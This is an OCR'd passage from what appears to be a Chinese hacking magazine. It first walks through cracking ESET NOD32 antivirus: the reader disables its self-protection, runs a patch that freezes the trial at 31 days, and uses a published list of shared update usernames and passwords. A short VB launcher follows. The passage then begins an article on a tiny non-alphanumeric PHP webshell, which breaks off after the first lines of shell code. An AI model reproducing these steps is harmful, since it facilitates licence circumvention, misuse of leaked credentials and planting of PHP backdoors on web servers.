


图5

打开 设置-高级设置-病毒和间谍软件防护，把“启用自我保护”选项取消，提示重启，如图6。重启后要破解软件，所用补丁为外国友人制作，无需实时运行，也不要一个月运行一次，软件已给出，作用效果是破坏倒计时模块，让使用时间始终留在31天。运行ESET4 Box4EVER_v4.30A.exe，界面，如图7。

点击lock即可，若弹出错误框，先点unlock，再点lock即可。重启。重启后即可发现，原来恼人的注册窗口不见了，打开主窗口，可以发现变绿了，下方也出现了“剩余试用期 31天”的字样，，如图8，切换到“更新”选项，发现依旧无法更新，如图9。




图6




图7




图8




图9

此时，只剩最后一步。百度一下“nod32用户名密码”，会出现大量试用的用户名密码，这些都只能使用一个月，如图10，。随便选择一个，打开更新界面，选择“用户名和密码设置”，填入用户名和密码，我选的是EAV-51782350 k45a7vn-rx5这个，如图11。

2011年10月02日 NOD32升级ID

用户名：EAV-51782350
密　码：k45a7vnrx5
适用版本：ESS/EAV

用户名：EAV-51782351
密　码：xace7pnxnj
适用版本：ESS/EAV

用户名：EAV-51782352
密　码：bejm6fn6dx
适用版本：ESS/EAV

用户名：EAV-51782353
密　码：5xcc3j2mpd
适用版本：ESS/EAV

用户名：EAV-51782354
密　码：f5jh2b2tex
适用版本：ESS/EAV

用户名：EAV-51739497
密　码：pp5426drrr
适用版本：ESS/EAV

用户名：EAV-51739543
密　码：afx4e7kct7
适用版本：ESS/EAV

用户名：EAV-51782302
密　码：chhfrnfdm5
适用版本：ESS/EAV

用户名：EAV-51782334
密　码：6tfjenhajv
适用版本：ESS/EAV

2011年10月01日 NOD32升级

用户名：EAV-51731600
密　码：urc5mca6d8
适用版本：ESS/EAV

用户名：EAV-51731601
密　码：8xjam6ac5n
适用版本：ESS/EAV

用户名：EAV-51731607
密　码：cm2d8dv6m7
适用版本：ESS/EAV

用户名：EAV-51731608
密　码：66s55f8mvm
适用版本：ESS/EAV

用户名：EAV-51731609
密　码：hb2a488tn3
适用版本：ESS/EAV

用户名：EAV-51725600
密　码：8444rc72bt
适用版本：ESS/EAV

用户名：EAV-51725603
密　码：sxa5jxhv45
适用版本：ESS/EAV

用户名：EAV-51725605
密　码：2ka3dstk4x
适用版本：ESS/EAV

用户名：EAV-51725609
密　码：vmp8785nkm
适用版本：ESS/EAV

图10




图11

点击"更新病毒库"，成功更新，如图12，并且以后都不用输用户名密码了，能够成功更新。Nod32试用版和完整版是没有区别的，大家尽可放心使用。有时候图标会变黄，是因为没有安装完整的系统补丁，可以不用管它。因为nod32启动后无法正常关闭，这对玩黑的十分不便，我自己用vb编写了一个延时5秒启动的小程序，回车直接启动nod32，按Esc则不启动，代码如下：

```
Private Sub Form_KeyDown(KeyCode As Integer, Shift As Integer)
If KeyCode = 13 Then    ' Enter键
Shell "D:\Program Files\ESET\ESET NOD32 Antivirus\egui.exe"
End
End If
If KeyCode = 27 Then    ' Esc键
End
End If
End Sub

Private Sub Timer1_Timer()
Dim a As Single
a = Form1.Caption    ' 标题即为倒计时秒数
If a > 0 Then
a = a - 1
Form1.Caption = a
If a = 0 Then
Shell "D:\Program Files\ESET\ESET NOD32 Antivirus\egui.exe"    ' 启动
End
End If
End If
End Sub
```

将这个程序在注册表内设为开机启动，删除原egui启动项值即可，这个程序运行界面，如图13。最后，给大家看一下正常状态nod32的内存占用，真的是太牛X了，如图14。




图12




图13

映像名称	用户名	CPU	内存(...	描述
csrss.exe		03	1,276 K	
dwm.exe	Z	00	8,280 K	桌面窗...
egui.exe	Z	00	1,952 K	ESET GUI
explorer.exe	Z	01	26,992 K	Windows...
nvtray.exe	Z	00	2,280 K	NVIDIA ...
nvvsvc.exe		00	912 K	

图14

（文章中涉及的相关工具本期光盘已收录）

php小马的“无域”

EchoEye/侯其涛

上班后时间少了很多，不过网络安全一直没丢，每天晚上都会研究一下。这天下班回家，好友Hray发了两篇文章给我，地址是：http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/，http://h.ackack.net/tiny-php-shell.html。

我一看，这小子太坏了，上来就整了两篇英文的。第一篇文章叫做“Non alphanumeric code in PHP”（我会把文章也传一份，方便暂时不能联网的朋友阅读），由于这两篇是有联系的，第一个地址的文章是在第二个地址的基础上做的一些小变化，我就一起介绍了。

首先贴出文章中说的小马的代码给大家看看：

```
<?
$_="";
$_[+""]='';
